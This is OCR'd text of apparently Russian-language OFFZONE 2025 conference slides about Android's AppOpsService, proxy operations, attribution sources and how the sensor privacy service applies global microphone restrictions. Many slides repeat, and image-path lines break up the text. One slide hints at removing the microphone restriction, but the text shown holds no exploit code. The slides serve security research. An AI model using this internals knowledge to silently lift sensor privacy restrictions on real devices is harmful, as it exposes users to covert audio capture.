frameworks/base/services/core/java/com/android/server/sensorprivacy/SensorPrivacyService.java$
SensorPrivacyServiceImpl

```
private void setGlobalRestriction(int sensor, boolean enabled) {
    switch(sensor) {
        case MICROPHONE:
            mAppOpsManagerInternal.setGlobalRestriction(OP_RECORD_AUDIO, enabled,
                    mAppOpsRestrictionToken);
            mAppOpsManagerInternal.setGlobalRestriction(
                    OP_RECEIVE_SANDBOX_TRIGGER_AUDIO, enabled, mAppOpsRestrictionToken);
            mAppOpsManagerInternal.setGlobalRestriction(OP_PHONE_CALL_MICROPHONE, enabled,
                    mAppOpsRestrictionToken);
            mAppOpsManagerInternal.setGlobalRestriction(OP_RECEIVE_AMBIENT_TRIGGER_AUDIO,
                    enabled, mAppOpsRestrictionToken);
            ...
            mAppOpsManagerInternal.setGlobalRestriction(
                    OP_RECEIVE_EXPLICIT_USER_INTERACTION_AUDIO, enabled && !allowed,
                    mAppOpsRestrictionToken);
            break;
```


Снятие глобальных ограничений






```
SensorPrivacyServiceImpl
#setGlobalRestriction(MICROPHONE, false)
```

OFFZONE
2025



AppOpsService и глобальные ограничения

Зачем нужен AppOpsService

Существует поверх системы разрешений Android

Зачем нужен AppOpsService

- Существует поверх системы разрешений Android
- Осуществляет контроль доступа на уровне операций


Зачем нужен AppOpsService

- Существует поверх системы разрешений Android
- Осуществляет контроль доступа на уровне операций
- Ведет централизованный аудит доступа к чувствительным данным

Зачем нужен AppOpsService

- Существует поверх системы разрешений Android
- Осуществляет контроль доступа на уровне операций
- Ведет централизованный аудит доступа к чувствительным данным
- Позволяет гибко настраивать политики безопасности

AppOpsService в системе разрешений



Операции приложений (app ops)

На системе – 157 операций приложений
(frameworks/proto_logging/stats/enums/app_shared/app_op_enums.proto)

Permission		Operation
android.permission.ACCESS_FINE_LOCATION	->	OP_FINE_LOCATION (code 1)
android.permission.CAMERA	->	OP_CAMERA (code 26)
android.permission.RECORD_AUDIO	->	OP_RECORD_AUDIO (code 27)

Операции приложений (app ops)

Операции приложений (app ops)

Старт длительной операции:

`AppOpsManager#startOp -> IAppOpsService#startOperation`

Операции приложений (app ops)

Старт длительной операции:

`AppOpsManager#startOp -> IAppOpsService#startOperation`

Завершение длительной операции:

`AppOpsManager#finishOp -> IAppOpsService#finishOperation`

Операции приложений (app ops)

Старт длительной операции:

`AppOpsManager#startOp -> IAppOpsService#startOperation`

Завершение длительной операции:

`AppOpsManager#finishOp -> IAppOpsService#finishOperation`

Уведомление о выполнении операции приложением:

`AppOpsManager#noteOp -> IAppOpsService#noteOperation`

Операции приложений (app ops)

Старт длительной операции:

`AppOpsManager#startOp -> IAppOpsService#startOperation`

Завершение длительной операции:

`AppOpsManager#finishOp -> IAppOpsService#finishOperation`

Уведомление о выполнении операции приложением:

`AppOpsManager#noteOp -> IAppOpsService#noteOperation`


Проверка на возможность доступа приложения к операции:

`AppOpsManager#checkOp -> IAppOpsService#checkOperation`

Операции приложений (app ops)

```
$ adb shell appops get com.example.app
```

```
Package com.example.app:
RECORD_AUDIO: allow; time=+13s472ms ago; duration=+9s393ms
```



Прокси-операции

Запуск операции от имени другого приложения, т.е. через посредника

```
frameworks/base/core/java/android/app/AppOpsManager.java

/**
 * Report that an application has started executing a long-running operation on behalf of
 * another application for the attribution chain specified by the {@link AttributionSource}}.
...
public int startProxyOp(@NonNull String op, @NonNull AttributionSource attributionSource,
        @Nullable String message, boolean skipProxyOperation) {
```

Прокси-операции

Запуск операции от имени другого приложения, т.е. через посредника

frameworks/base/core/java/android/app/AppOpsManager.java

```
/**
 * Report that an application has started executing a long-running operation on behalf of
 * another application for the attribution chain specified by the {@link AttributionSource}}.
...
public int startProxyOp(@NonNull String op, @NonNull AttributionSource attributionSource,
        @Nullable String message, boolean skipProxyOperation) {
```

Proxy и proxied приложения

```
AttributionSource {
    uid = proxyUid
    packageName = proxyPackageName
    attributionTag = proxydAttributionTag
    token = android.os.Binder@hashCode
    deviceId = 0
    next = AttributionSource {
        uid = proxiedUid
        packageName = proxiedPackageName
        attributionTag = proxiedAttributionTag
        token = android.os.Binder@hashCode
        deviceId = 0
        next = null
    }
}
```

Proxy и proxied приложения

```
AttributionSource {
    uid = proxyUid
    packageName = proxyPackageName
    attributionTag = proxydAttributionTag
    token = android.os.Binder@hashCode
    deviceId = 0
    next = AttributionSource {
        uid = proxiedUid
        packageName = proxiedPackageName
        attributionTag = proxiedAttributionTag
        token = android.os.Binder@hashCode
        deviceId = 0
        next = null
    }
}
```

Резюмируя

```
AttributionSource(
    current = proxy package
    next = proxied package
)
```

proxy package – запускает операции от имени proxied package, посредник

proxied package – конечный получатель доступа

Proxy и proxied приложения

```
$ adb shell dumpsys appops
```

```
Package com.example.app:
  RECORD_AUDIO (allow):
    apkappcontext=[
      Access: [fg-tpd] 2025-07-03 08:36:09.233 (-10h27m36s393ms)
proxy[uid=10164, pkg=com.android.systemui, attributionTag=null]
    ]
```

Proxied package = com.example.app

Запросил доступ к микрофону через посредника

Proxy package = com.android.systemui

Инициировал старт операции как посредник

(технически доступ к микрофону не запрашивает)

Уникальность запускаемой операции

1. Package name
2. Uid
3. Operation code
4. Device id
5. Attribution tag

Уникальность запускаемой операции

1. Package name
2. Uid
3. Operation code
4. Device id
5. Attribution tag*

* Позволяет определить конкретный источник вызова операции
* Должен быть зарегистрирован в манифесте вызывающего приложения

```
<attribution
    android:label="@string/label"
    android:tag="@string/attribution_tag" />
```

Политика безопасности в действии

Политика безопасности в действии

1. **Отказ от запуска операции:**

```
attributedOp.rejected(...)
```

```
startOperation: uid reject #1 for code 26 (26) uid 10150 package com.test.app flags: up
```

Политика безопасности в действии

1. **Отказ от запуска операции:**

`attributedOp.rejected(...)`

```
startOperation: uid reject #1 for code 26 (26) uid 10150 package com.test.app flags: up
```

2. **Операция разрешена, но регистрируется как приостановленная из-за активных ограничений (user / global restrictions):**

`attributedOp.createPaused(...)`

```
startOperation: allowing code 101 uid 10150 package com.test.app restricted: true flags:
up
```

Политика безопасности в действии

1. **Отказ от запуска операции:**

`attributedOp.rejected(...)`

```
startOperation: uid reject #1 for code 26 (26) uid 10150 package com.test.app flags: up
```

2. **Операция разрешена, но регистрируется как приостановленная из-за активных ограничений (user / global restrictions):**

`attributedOp.createPaused(...)`

```
startOperation: allowing code 101 uid 10150 package com.test.app restricted: true flags: up
```

3. **Операция разрешена и может быть немедленно начата:**


`attributedOp.started(...)`

```
startOperation: allowing code 26 uid 1000 package com.android.dynsystem restricted: false flags: upd
```

Политика безопасности в действии

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java
Method startOperationUnchecked:


```
...
isRestricted = isOpRestrictedLocked(uid, code, packageName, attributionTag,
        virtualDeviceId, pvr.bypass, false);
...
if (isRestricted) {
    attributedOp.createPaused(...);
} else {
    attributedOp.started(...);
}
```




Политика безопасности в действии

frameworks/base/services/core/java/com/android/server/appop/AppOpsService.java
Method startOperationUnchecked:

```
...
isRestricted = isOpRestrictedLocked(uid, code, packageName, attributionTag,
        virtualDeviceId, pvr.bypass, false);
...
if (isRestricted) {
    attributedOp.createPaused(...);
} else {
    attributedOp.started(...);
}
```



Мап глобальных ограничений




Map of global restrictions:
clientToken : {restricted op codes}

Map глобальных ограничений


frameworks/base/services/core/java/com/android/server/sensorprivacy/SensorPrivacyService.java$SensorPrivacyServiceImpl

```
private void setGlobalRestriction(int sensor, boolean enabled) {
    switch(sensor) {
        case MICROPHONE:
            mAppOpsManagerInternal.setGlobalRestriction(OP_RECORD_AUDIO, enabled,
                    mAppOpsRestrictionToken);
            mAppOpsManagerInternal.setGlobalRestriction(
                    OP_RECEIVE_SANDBOX_TRIGGER_AUDIO, enabled, mAppOpsRestrictionToken);
            mAppOpsManagerInternal.setGlobalRestriction(OP_PHONE_CALL_MICROPHONE, enabled,
                    mAppOpsRestrictionToken);
            mAppOpsManagerInternal.setGlobalRestriction(OP_RECEIVE_AMBIENT_TRIGGER_AUDIO,
                    enabled, mAppOpsRestrictionToken);
            ...
            mAppOpsManagerInternal.setGlobalRestriction(
                    OP_RECEIVE_EXPLICIT_USER_INTERACTION_AUDIO, enabled && !allowed,
                    mAppOpsRestrictionToken);
            break;
```

Map глобальных ограничений

